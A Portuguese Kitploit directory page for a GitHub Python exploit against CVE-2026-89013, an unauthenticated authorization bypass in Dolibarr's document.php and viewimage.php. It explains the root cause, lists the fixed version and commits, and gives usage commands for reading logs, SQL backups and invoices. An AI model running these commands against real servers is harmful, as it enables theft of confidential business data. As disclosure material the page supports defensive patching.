
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2026-89013 — Exploit em Python para CVE-2026-89013, um bypass de autorização hashp não autenticado no Dolibarr que permite leitura arbitrária de arquivos, com modos check, list, hunt, read e download. | Kitploit
Ferramentas/GitHubGitHub/faceless0x7/cve-2026-89013
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebExfiltração de DadosColeta de InformaçõesSegurança WebTestes de PenetraçãoAutenticação
GitHub
faceless0x7/cve-2026-89013

CVE-2026-89013

Exploit em Python para CVE-2026-89013, um bypass de autorização hashp não autenticado no Dolibarr que permite leitura arbitrária de arquivos, com modos check, list, hunt, read e download.

Ver Repositório
662há 2 mesesAinda não revisado
Compartilhar

CVE-2026-89013 — Bypass de Autorização em Dolibarr hashp=shared

Exploit para CVE-2026-89013: document.php e viewimage.php forçam NOLOGIN quando o parâmetro hashp está presente. O valor de marcador interno shared ignora a resolução do token de compartilhamento, mas a substituição do controle de acesso ainda é acionada para qualquer valor não vazio e define $accessallowed = 1, descartando o resultado de dol_check_secure_access_document(). Uma requisição não autenticada pode, portanto, ler qualquer arquivo em todas as árvores de modulepart: documentos comerciais, logs de administração, backups SQL (modulepart=systemtools), fontes de módulos personalizados (modulepart=packages), e outras entidades multicompany via &entity=N.

Registro: https://www.cve.org/CVERecord?id=CVE-2026-89013

AfetadoDolibarr 23.0.4 – 24.0.0
Corrigido24.0.1
Pré-requisitosnenhum (não autenticado)
Impactoleitura arbitrária de arquivos dentro dos diretórios gerenciados do Dolibarr

Causa raiz

// htdocs/document.php:189 (24.0.0) — 'shared' skips token resolution
if (!empty($hashp) && $hashp != 'shared') { ...resolve share token... }

// htdocs/document.php:292 — but any hashp forces access
if (!empty($hashp)) {
    $accessallowed = 1;
    $sqlprotectagainstexternals = '';
}

Uma regressão do commit 5028dae981e (2026-08-12), lançada pela primeira vez em 23.0.4 e 24.0.0. O traversal (../) é sanitizado no lado do servidor — isto é um bypass de autorização, não um path traversal.

Uso

# detection (safe, nonexistent canary file)
python3 CVE-2026-89013.py https://erp.local check

# readable modulepart trees
python3 CVE-2026-89013.py https://erp.local list

# hunt: dolibarr.log + SQL backups (generated filenames) + user vcards
python3 CVE-2026-89013.py https://erp.local hunt --db-name dolibarr --days 3 --save

# read / download
python3 CVE-2026-89013.py https://erp.local read logs/admin/logs/dolibarr.log
python3 CVE-2026-89013.py https://erp.local download systemtools/backup/backup.sql
python3 CVE-2026-89013.py https://erp.local read facture/FA2601-0001/FA2601-0001.pdf --entity 2

# PDFs via viewimage.php
python3 CVE-2026-89013.py https://erp.local viewimage facture/FA2601-0001/FA2601-0001.pdf

Somente biblioteca padrão (Python 3.8+). Suporta --proxy, --insecure, --timeout.

demo

Referências

  • Registro CVE: https://www.cve.org/CVERecord?id=CVE-2026-89013
  • Versão corrigida: https://github.com/Dolibarr/dolibarr/releases/tag/24.0.1
  • Commits de correção:
    • https://github.com/Dolibarr/dolibarr/commit/cd05688dbed8a4af6eef32faf4fc1e823a37bce9
    • https://github.com/Dolibarr/dolibarr/commit/a8bc4a63e1b6356884abcd83c4a38954d9649b0b
    • https://github.com/Dolibarr/dolibarr/commit/3bd8aa8b909e596d7dab4388d0466ec24e6ad191
  • Origem da regressão: https://github.com/Dolibarr/dolibarr/commit/5028dae981e47dfab349f8fe2ef79b54ae95d1b6

Aviso legal

Apenas para testes e pesquisas autorizados. Use somente contra sistemas que você possui ou tem permissão explícita para testar.


Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    282

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →





